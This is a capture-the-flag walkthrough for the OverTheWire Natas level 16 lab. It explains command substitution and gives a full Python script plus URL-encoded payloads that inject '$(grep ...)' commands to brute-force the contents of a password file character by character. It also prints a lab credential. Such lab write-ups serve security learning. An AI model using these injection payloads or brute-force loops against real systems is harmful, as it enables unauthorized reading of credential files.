ritheachengkh
🕸️Natas Level 16 → Level 17
http://natas16.natas.labs.overthewire.org
Username: natas16
Password: (natas16_password)

We examine the source page and notice that this time the input is being filtered, and certain special characters are not allowed.
grep -i \"$key\" dictionary.txt

🧠 What is command substitution?
⚙️ Command substitution is a shell feature that runs a command and replaces the command expression with that command’s standard output (stdout). It’s how you embed the result of a command into another command, a variable, or a script string.
📘 Syntax (POSIX / bash / zsh)
Two common forms:
- $(command) — ✅ preferred, 🧩 readable, and 🪆 nestable
- `command` — 🕰️ older style (⚠️ harder to nest and escape)
💉 type of command injection

🧪 Test Case to Help You Understand the Concept
Here’s a test case designed to make the concept easier to grasp and apply.

What’s going on here? Why does it return an empty result sometimes and a value other times?
The section below demonstrates what happens when the command is executed.

Great! Now we know which characters it contains — but another question comes up: how can we determine the order of the content?
The solution uses the caret symbol ^.
In regular expressions, ^ matches the start of a line.
For example, ^Hello will match the word “Hello” only if it appears at the beginning of a line.
In regular expressions, the . (dot) represents any single character, and the * (asterisk) means zero or more occurrences of the preceding element.
This pattern .* will match everything, including spaces, newlines, or even no characters at all.


Here’s an example of what happens when we combine it with our command substitution.
There are several ways to tackle this challenge, but the key is to grasp the underlying concept 🧠. With a bit of research 🔍, time ⏳, and creativity ✨, you can also craft your own solution. Here are two approaches you can try:
- Method 1 — Python scripting 🐍
- Method 2 — Web security testing tools 🛠️
Method 1 — Python scripting 🐍
import requests

# Define the characters that may appear in the password
characters = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

# Credentials for natas16
username = "natas16"
password = "hPkjKYviLQctEW33QmuXL6eDVfMW4sGo"

# Target URL
url = "http://natas16.natas.labs.overthewire.org"

# Start a session to persist cookies and headers across requests
session = requests.Session()

# This will store the discovered password characters
current_password = []

# Stop when full password 32 character long is discovered
while len(current_password) < 32:
    for character in characters:
        # Build the current guess
        guess = "".join(current_password) + character
        # print(f"Guessing with: {guess}") #verbose mode

        # Command Injection Payload:
        # $(grep ^character.* /etc/natas_webpass/natas17)zeros
        payload = f'$(grep ^{guess}.* /etc/natas_webpass/natas17)zeros'

        # Send request with command injection payload
        response = session.post(
            url,
            data={"needle": payload},
            auth=(username, password)
        )

        # Check for success message in the response
        if "zeros" not in response.text:
            current_password.append(character)  # Correct character found

            print("brute-forcing progress: " + "".join(current_password)) # printing progress
            break  # Go to the next character in the password


# Print the discovered password
print("Password Found: " + "".join(current_password))
Be sure to make the file executable before running it.
chmod +x bruteforce_n16.py

Let it run and enjoy a cup of tea ☕ — it should be finished by the time you get back.
Method 2 — Web security testing tools 🛠️
You can use BurpSuite or CAIDO to complete this task, but I prefer CAIDO since its menu is less intimidating than BurpSuite’s and more beginner-friendly.
Server side query
grep -i "$(grep ^a.* /etc/natas_webpass/natas17)zeros" dictionary.txt
Command injection code
$(grep ^a.* /etc/natas_webpass/natas17)zeros
Start by capturing the request, then send it to Automate.

URL decode
$(grep ^a.* /etc/natas_webpass/natas17)zeros
URL encode
%24%28grep+%5Ea.*+%2Fetc%2Fnatas_webpass%2Fnatas17%29zeros


Configure the payload to include a-z, A-Z, and 0-9, then execute it.
Then we find the responses with different lengths and discover that the first character of our password is a capital E.

We could repeat this process 31 more times to uncover the entire password, but that would be inefficient and redundant.
I’d like to tackle this in a more creative way by combining the cut command with nested command substitution and leveraging CAIDO’s Matrix attack feature, then filtering the responses to extract the answer.

Command injection code (URL decode)

$(grep ^$(cut -c1-1 /etc/natas_webpass/natas17)a.* /etc/natas_webpass/natas17)zeros
URL encode
%24%28grep+%5E%24%28cut+-c1-1+%2Fetc%2Fnatas_webpass%2Fnatas17%29a.*+%2Fetc%2Fnatas_webpass%2Fnatas17%29zeros
Start by capturing the request, then forward it to Automate.
